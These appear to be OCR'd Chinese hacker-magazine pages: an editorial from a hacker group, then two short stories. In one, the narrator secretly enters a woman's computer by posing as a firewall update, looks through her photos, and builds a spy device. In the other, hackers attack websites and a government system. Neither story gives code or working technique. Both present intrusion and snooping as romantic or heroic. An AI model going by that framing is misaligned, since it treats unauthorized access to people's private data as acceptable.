
圈内的朋友，当爱国已经不能成为理由，当政府和企业对安全还没有太大重视的现实情况下，我希望你们更多的能关注现实生活，不要被技术的光环逼得自己无法生存，举步维艰。不仅要学习技术，还要学习生活，学习管理，学习沟通，学习组织。很多东西是不需要付出那么大的代价的，何苦呢？我们何必要自己折磨自己呢？太在意名利，太在意技术，太在意某种东西，对一个健全的人来说都是一种病。你们是中国黑客技术的先锋群体，你们当然必须健康，心理和身体，物质和精神上都应该是。我祝福你们，中国第八军团祝福你们。或许某天我们可以团结一致，为中国网络安全事业作出自己更大的贡献。技术研究只是贡献的一部分，贡献和黑客精神有太多的表现形式，我们应该看到。

同样我们祝福所有技术爱好者能天天进步，健康茁壮成长，成为中国网络安全事业的高素质高技术的接班人。

中国第八军团简介：

创建于1999年，是国内知名黑客站点，也是目前国内大型黑客站点之一，军团CEO陈三公子，CIO陈十三哥，主要核心成员还有max、jimboy等，其宗旨为做中国互联网上最有价值的安全资讯网站，成为卓越的信息安全技术先锋。




侠隐仙踪

黑客行

Gabriel

一、电脑和猪

不要奇怪电脑和猪怎么会牵扯上关系？实际上连我自己也没想到它们之间会发生关系，但是事实上，我父亲提到我那台电脑的时候，总是心疼地说："就那么个玩意儿，值二三十头大肥猪呢！"

我家住在农村，没有家谱可以查考，但是根据我的估计，我们家至少八代以上都是无产阶级。这种根正苗红的直接结果就是：我们家居然没一个亲戚朋友是"资本家"或者是"人民公仆"。所以我毕业后，只好自己去茫茫的市场中寻求自己的社会位置。经过一番寻找，终于到了一家科技公司上班，名为"科技"，其实也就是卖电脑的。初涉社会，人生激情是十分充足的。虽然每个月只赚三四头肥猪，我还是挺满足的。毕竟比起全国广大的下岗朋友和农民朋友来说，每个月能有几头猪可供消费，还是不错的。

我的赚肥猪的日子只持续不到两年，原因是科技公司的老板在股市上亏掉了大约20万头肥猪，股票抛不掉，他只好抛下老婆、二奶、三奶，还有赚猪的我们，跳楼了。我只好带着我那台价值二三十头肥猪的电脑回了老家。

我给家里装了电话，买了Modem，继续着我的网上行。

于是从此我的父亲得出一个结论：电脑这东西只有一个特点——费钱。他老人家对我的这项花费一直十分心痛。他甚至说，这笔钱都快够我娶个媳妇了。

电脑是和猪相提并论的，那么说到底，还是因为我这个电脑的主人有点"猪脑子"。我是全家学历最高的，理所当然是全家的希望，可是不争气的我居然赶时髦学人家下岗了，这使我的父母十分郁闷。他们的觉悟很低，他们根本不承认我的农民身份，他们就是不让我加入光荣的无产阶级。我想他们最乐意看到我成为被人唾骂的资本家。

我不想成为资本家，我除了喜欢玩玩电脑，还喜欢钓鱼。我五岁时就开始屁颠屁颠地跟着父亲去钓鱼。最好的记录是二年级的时候两小时钓了二十几斤鱼。我至今还记得当时至少二十位亲戚邻居站在我身边欣赏我的钓鱼表演，最后他们怀疑是什么"鱼神"附上了我的身，连哄带骗缴了我的械，叫我妈妈把我领回家。我一直怀疑他们妒忌，那简直是一定的！

钓鱼的时候，水里的天空很蓝，很蓝……

二、钓鱼

我把钓鱼的文章帖到网上去了。没想到，钓来了一条美人鱼。她网名叫鱼。她在我的文章下面跟贴说要认识我。我想网络的林子大了，什么鸟（不对，不是鸟是鱼）都有，认识就认识吧。从小到大，还没怕过什么呢，难道还怕条鱼！

她说，你农村的吧。

我说是，我是如假包换的农民，我的祖宗八代以上都是。

她说，你说话真逗，我喜欢农村。

我说，可惜你不在农村，不然让你闻闻农民伯伯正在撒向希望田野的大粪，你就不会认为农村是桃花源了。

她给我打过来一个笑脸。这时我的扫描器已经有一些结果了。不知什么时候起，我只要看到IP地址都会条件反射似的扫描研究一番。我看到她的地址是一家单位的。细看之下，我吃了一惊：难道是T公司？

于是我问，你在什么单位？

"鱼，25岁，身高1.66，非农村户口，70%的人反映是美女，就职于T公司，职位是总经理办公室秘书。"她一下子返回了这么多信息。

果然是T公司！在我看来，T公司就是IT界的圣殿！T公司的工程师都是圣徒！我的心跳不觉加快了。我发现自己打字的手在微微颤抖，我好久没这么激动了……上一次这么激动似乎是高考时……不知从什么时候起，我变得不容易激动了。记得看到那家科技公司的老板留在地上的那摊血迹的时候，我也只是轻声说了一句：他怎么舍得死的呢！

我说：你是天使，T公司是IT的圣殿，你是圣殿里的天使。

她说：可惜我是因为在圣殿里才成为天使的。你是怎么知道我们这座圣殿的呢？

我说：我称天使不是因为你在圣殿里，而是因为你混进圣殿的能力。我也是天使，所以我知道T！另外，我还知道你喜欢穿F牌的衣服！其实我也喜欢F的衣服。我有点惊奇这个白领居然也会喜欢F品牌的衣服？而不是那些价格吓人的名牌。

"啊！你怎么知道"她惊叫起来了，"难道你看到了我的照片！？"在她电脑里的12张照片中，有10张是穿戴着F牌的服饰。

"我最喜欢那张穿牛仔的，蓝底白花头巾说明了你的纯洁。"我这样告诉她。

"难道，你进入了我们的系统？""这怎么可能！我们是T公司！我们的工程师的技术优秀得近乎BT！我们的系统……"

"我只进入你的电脑，我只看了你的照片而已。是的，你们的系统很牢固，已经公布的漏洞你们都堵上了，而且是你们自己堵的，不是用的别人公布的补丁。你的这台甚至还被你自己装了一堵叫'天安'的防火墙。但是我之所以能进电脑，正是因为你的防火墙。你把它设置了自动探测新版本，而我正好伪装成它的新版本进来了！呵呵，我曾经是'天安'的研发小组成员之一……"

"天哪！你在圣殿的墙上开了一扇门！你是撒旦！"

"错了，我是Gabriel，是吹着喇叭的报喜天使！"

"是啊，会钓鱼的报喜天使。可是天使怎么会闻着大粪味在河边钓鱼呢？"

"呵呵，因为耶稣诞生在马槽里。"

她沉默了。

她沉默了好一会儿。

终于，她说，我有点怕，我不怕黑客，但是我怕会钓鱼的报喜天使。

"为什么？"

"因为，我是鱼。"

三、买个好钓鱼杆

鱼下线前删除了她开门揖盗的防火墙，把报喜天使暂时关门外了。报喜天使只留下了12张鱼的照片。那蓝底白花头巾像极了水里的天空。

我的鱼杆是根紫竹，是我自己到竹园里去选了一个多小时才砍下了。多年的摩挲让杆身的金黄更添了一抹亮光的光滑。本来我也到渔具店里去看过，那些碳钢的鱼杆很轻、很直、很有弹性，但是一根好鱼杆要一头肥猪的价钱。

一个有薄雾的清晨，我在完成一个程序后，还没有丝毫睡意。于是拿起了那竿紫竹。嗅着河边依稀带着绿色的雾气，我探出了一竿金色的希望。鹅毛做的漂子在蓝绿的水面荡漾间悠闲着，悠闲着，仿佛整个世界都在这样荡漾地悠闲着。可是世界毕竟要动的。漂子动了，动得很清晰，一下，一下，再一下，突然，两颗漂子浮出水面！这是鱼"送钩"了，它想跑了！我猛提鱼杆。鱼杆顿住了，是条大鱼！这个大家伙马上开始了挣扎，它先是向河心冲去，但是钓丝牵得它回了头，于是它向左冲去，三四寸宽的尾巴在水面上划了一下。我向后小退了一步，稳住了步子和它认真周旋。大约半小时，那个左冲右突的大家伙，终于安静些了，我把它提到水面，是个近两尺长的大家伙。这家伙的眼睛漆黑的，盯着我，像"白水银里的一点黑水银"。我要把它提上来。我的鱼杆弯得像把弓了。到了半空中，那家伙做了一下无奈的挣扎，但是只听"啪"一声，我的鱼杆折了！那家伙扑通地掉回水里，也许是摔

晕了，半晌，它才慢慢地带着半截残杆游走了。慢慢地，似乎悠闲的样子，其实我知道，它是真的累了。

父亲并不为儿子会钓鱼而骄傲。在劳作了一整天后，他回到家，发现儿子在那台值二三十头肥猪的玩意儿前坐得像根木头。他无名火起，拉下了电闸……

父亲，真的这么做了。

鱼上网了。她问，天使为什么不到人间播洒上帝的福音呢？

播洒完了福音之后，天使干什么呢？我反问。

她笑了，完了你再回去钓鱼啊。

我说，我现在不是正在钓着嘛。

她沉默了两分钟，终于说，其实你可以在播洒福音的时候为自己挣竿好鱼杆。

我也沉默了两分钟，终于说，好吧，我的旧鱼杆正好在今天断了。

四、天使在圣殿里

车一进站，我就从车窗看到了鱼。牛仔，蓝底白花头巾，亭亭玉立地在那里。一下车我就告诉她："如果只有70%的人认为她是美女，那说明还有30%的人的审美观是有问题的！"她笑了："耍贫！"我掏出身上仅剩的10元钱，说："走，请你吃大娘水饺。"我要了最便宜的"白菜肉"。水饺是下在一个盘子里的。我压根没想到今生还会有幸和美女在一个盘子里吃水饺。大概因为是"秀色可餐"，我吃到最后竟然有点吃不下的感觉了。她把饺子都推到我跟前，"都吃了，这有说法的，叫有始有终"！什么逻辑？但是我还是都撑下去了。为了农民伯伯的辛勤血汗不白流，我顾不得那些各式各样的减肥广告了！出了大娘水饺的门，我顺手把剩下的五毛钱给了乞讨的老奶奶。鱼哈哈笑起来了："你现在真的是不名一文了，我就是人贩子，你也得死心塌地跟我走了！"我认真地说："在圣殿里，天使是可以不食人间烟火的。万一要是思凡了，大不了我喝鱼汤好了！""看来我是被吃定了！"她满脸都是一副遇人不淑的惨样。

没想到等着我的还有考试，我原以为，进这个圣殿也就是她这位老总身边红人的一句话的事情。看来圣殿毕竟是圣殿。她说，圣殿没有后门。我说，我曾经在圣殿的墙上开过侧门。她说，那说明不了任何问题，但是她是三位主考官之一，而且是第一主考官。我有三位竞争的对手。当他们拿出他们的那些证书的时候，我不觉郁闷起来了。他们的那些认证光报名费都得花10头肥猪左右，决不是无产阶级人民可以学得起的。鱼说话了："请各位把自己的材料都收起来，我们将用我们公司的方式对你们进行考核，以确定各位是否适合我们的工作。"接下来她把我们带到了一间巨大的办公室里。"这是我们新建的设计室，一共有120台电脑。分为四个设计组，每组30台电脑。请你们在一周之内组建好这个网络，并且建立一套保密安全系统。公司为这个网络提供了10000元的经费，无论你们录取与否，只要这个网络建成这笔钱都归你们了，但是公司对这笔钱的分配留有最终解释权。在这一周里，我们将全程考核你们。当然，双方随时都可以提出退出。"

招聘考试这么特别！这时，有一个家伙提出了退出。看着他夹着一叠厚厚的材料出去，突然间我的自信油然升了起来。

接下来的一周，我的生活就是在布线、配置网络、配置路由、安装软件中度过的。这周的鱼上班时间始终是穿西装和短裙，两套轮换，一套洁白，一套淡蓝。我在忙碌里偶尔抬头，眼角的余光里依稀闪动着水面倒映天空的蓝。蓦然间，我发现钓鱼的日子离我遥远起来了！

五、阉了苍蝇

最后，我顺利通过了考试。T公司给我的职位是：MIS主管。通过考试后，被那个台湾花白头发老爷子（老总）接见时，他宣布这个决定的。听到这个决定，我多少觉得意外。我在想：我是不是已经脱离无产阶级，被资本家拉拢了？

那两个和我一起考试的家伙，成了我的手下。他们没有不平衡。相反，他们很高兴被我领导。他们刚毕业，虽然认证拿了不少，但是他们做起事情来依然是一副离不开老师的样子。我想这是我们教育的悲哀。一周的时间里，从规划到基本施工操作，我所做的比他们加起来还多。而且，我不知道，无知竟然可以作为支使别人的理由。以后的日子，他们往往这样说"头儿，a－3号服务器，我们搞不定，看来得您亲自出马了"，然后在我工作同时，他们端起咖啡杯……

业余时间我喜欢去离公司不远的运河边去做"思想者"——坐在那里什么也不做。那里有个废弃的摆渡的亭子，我很喜欢在那里发呆。如果鱼邀请我出去走走的时候，我也总是带她走到那里说说话。我不喜欢去城里人休闲的地方，我骨子里还是农民。

一天晚上，鱼在外面喝完酒回来，打电话给我，说睡不着，想走走。我就带她往亭子走。快到亭子的时候，我突然想起了三件事：一，很晚了；二，鱼是个女生，而且是漂亮的女生；三，她喝酒了！我十分害怕地想：她要是想非礼我怎么办？于是，我说"我走不动了，我要回去"，转身就走，鱼就在后面追我，一直追到她住的地方。我说，你还是进去睡觉吧。她进去了。我用手机给她发了个消息："那里那么偏僻，我怕你非礼我！"然后我独自回到亭子边，用诗人的口吻吟道："海上生明月，天涯共此时。"于是，我立在月光里听到了一曲埙吹奏的《勇敢的心》的插曲。声音是从亭子顶上传来的。呜呜咽咽，如泣如诉，空旷凄凉。我立即摧心揉肺，犹如置身中世纪的战场。声落，周围遭一片寂静，万物如死。

"知音如不赏，归卧故山秋！"亭子上的人下来了。他把手里的埙递给我，我凑到唇边一吹，没响。

回到公司，他拿来笔记本让我看一个东西。我细细看完已有的那部分，心里吃了一惊：这是一个截获信号的装置，说得详细些，就是截获电脑泄露出的电磁波，再还原成信号发回某一指定设备。这是一个间谍工具！

"这是M国最先进的技术……"，我说完，盯住他的眼睛。

"是的，我设法弄到了绝大部分。只剩下这最后的部分了。我没辙了。"他并不回避我的目光，"你的那位老师，本来是最适合完成这个工作的。可惜，他半年前，得肝癌去世了。我想，被这位老师踢过屁股的学生，也许能完成这个工作。"

"完成它干什么呢？"

"用它做有利于我们的事和阻止它做不利于我们的事情。"

"我们？"

"我们是同一人种，是炎黄种。大和种也在研究它。如果大和种领先，炎黄种就落后了，就被欺负。"

……

那次，那个日本留学生拿着我的失败的设计作业，到处说这是最好的中国同学设计的。我的老师在我的屁股上狠狠的踹了一脚，踹得我一个趔趄，半跪在地上……

我拎起笔记本，说："给我半年时间。"我急急走出来，出了门，在背着灯光的黑暗里，我擦了含在眼里的热辣辣的液体。半年后，我在那个程序的最后，写下了一段：

三武士比刀法。甲挥刀，一只苍蝇应手而成两截。乙挥刀，苍蝇落地，细看，伤一足！丙挥刀，苍蝇飞撞墙而死。丙叹息："不就是阉了你嘛，何苦轻生呢！"

我喜欢在程序里写入让人发笑的冗余代码。程序员也是人，冗余代码是展示个性的地方。


后记

我把笔记本交给她的时候，她正在收拾行装。她已经向公司辞职了。她看完程序，把笔记本拆开销毁，然后和我一起把残骸扔进了大运河。

她把埙给了我。他说，这是黄帝时期就有的东西。她走后半月，日本在亚洲各国的IT企业，几乎都有了人员调动。同时，媒体宣称日本经济持续滑坡。一次，鱼到我的宿舍来，我用埙给她吹了《勇敢的心》。她听得如痴如醉……

黑的代价

★黑冰★



我和飞霜是在一个叫“中国炎客联盟”的组织里认识的，那个组织里全都是顶级的黑客。也许是有缘吧，我和他一谈论起技术来，就有一种相见恨晚的感觉。他的技术很高！我和他一起研讨黑客技术，一起谈心！攻击反动网站的时候，每次都是他带头。而他的口头禅就是：“没有攻击不了的，除非你不在网上！”

飞霜平日里是一个很出色，很受人喜欢的男孩子，虽然他的性格有点变化无常，但人缘很好，无论走到哪里身边都围着一群人。这和网络里的他恰好相反。网络里的飞霜，总是沉默的。他的ＱＱ里只有为数不多的几个黑客朋友，他们交谈的全是关于技术的话题，没有其他的闲谈。他总是默默的在一个不为人注意的角落里，静静的思考问题。他很少去入侵别人的系统，如果他想的话，我想没有他进不去的。

漫步网络丛林，飞霜经常到一个又一个的黑客站点，翻看那些帖子，寻找一些网络高手，然后和他们取得联系，跟他们切磋，进行技术交流。飞霜喜欢挑战别人，更喜欢挑战自己，他乐此不疲，技术也在不断的提高。

飞霜在北京，我在西安。有好几次飞霜邀请我到他那里去做客。我被他这种热情给打动了，想要看看这位网络中的神话到底是什么样的一个人。于是，七月份决定去北京！

在旅途中，我想了很多，我们在隔着网上合作了这么多次，见了面有没有机会面对面的合作呢？

火车还在加速前行着！我有点累了，不知什么时候昏昏沉沉地进入梦乡，不知过了多久火车终于到站了，出了出站口，我一看表——都八点半了！飞霜那小子还没有来。我在网上见过他几次，对他还是有点印象的！

突然一个家伙闯入了我的视线，我看着他有点眼熟，会不会是他呢？于是我就走在他的后面，小声叫了一声：“飞霜！”他扭过头来以后，看到我惊喜地说：“哈哈哈，想不到网络中大名鼎鼎的黑客这么帅！”我回道：“哈哈，彼此彼此嘛~！”

他大概有一米九的个子，比我高出整整一个头，戴了一副眼镜，留着长长的头发，很有精神，看起来有点像艺术家。是那种经历过风风雨雨的成熟。

“累了吧？”飞霜关心地问道。

“不累，就是有点饿！”

“你想吃点什么？”

“等一下再吃吧，咱们现在去哪里？”

“你好不容易来趟北京，我带你到天安门逛一下，好歹也得拍几张照片留念吧！”

天气很热，一丝风也没有，让人透不过气来。真怀疑老天是不是知道我来北京了，故意要捉弄我！或者还是在酝酿着什么……

一会儿，飞霜拿来个相机，让我站在英雄纪念碑面前拍了一张。

不知不觉已经到中午了，飞霜说：“走吧老弟，我请你到北京有名的海洋饭店去吃饭。”

我说：“不用那么奢侈吧？你拣到钱了啊？”

他冲着我笑了一下：“走吧！”

在饭店里，飞霜给我讲有关他的一切，从他的家庭到他入侵北京政府系统以及到被抓！还有被抓之后他的家人对他的冷漠！和他自己坚持到底的想法。我听了心里很难受，也很感动！

我安慰他说：“飞霜，咱们做黑客的并不是为了要出名，也不是要非要入侵哪个系统才算是真正的英雄，咱们可以找到对方的漏洞，并且及时通知他们，这样咱们的目的也就算达到了！或许，你应该找个了解自己的朋友”。

飞霜喝了一口酒摇了摇头苦笑道：“黑冰，你是不了解我的，没有人能够了解我，甚至连我的家人都不知道我是一个什么性格的人。在现实生活中，我是孤独的，我是寂寞的，我没有知己，慢慢的，我养成了脾气暴躁的性格，几乎没有人能够完全接近我，但是在网络上，我才能找回那种真正属于我的快乐。于是，我就把入侵作为自己生活中的一部分了！”

我没有说话，只是心里在想：他心里一定有好多苦，他一定很想找个人好好倾诉。

吃完饭以后，飞霜说：“走吧，去我家，我给你介绍几个朋友！”

燕山离这里也不是太远，坐车一个小时就到了。他家里条件很好，我想他也许根本就没想要靠家里帮他铺路吧！一定是想靠着自己的努力完成自己的事业。

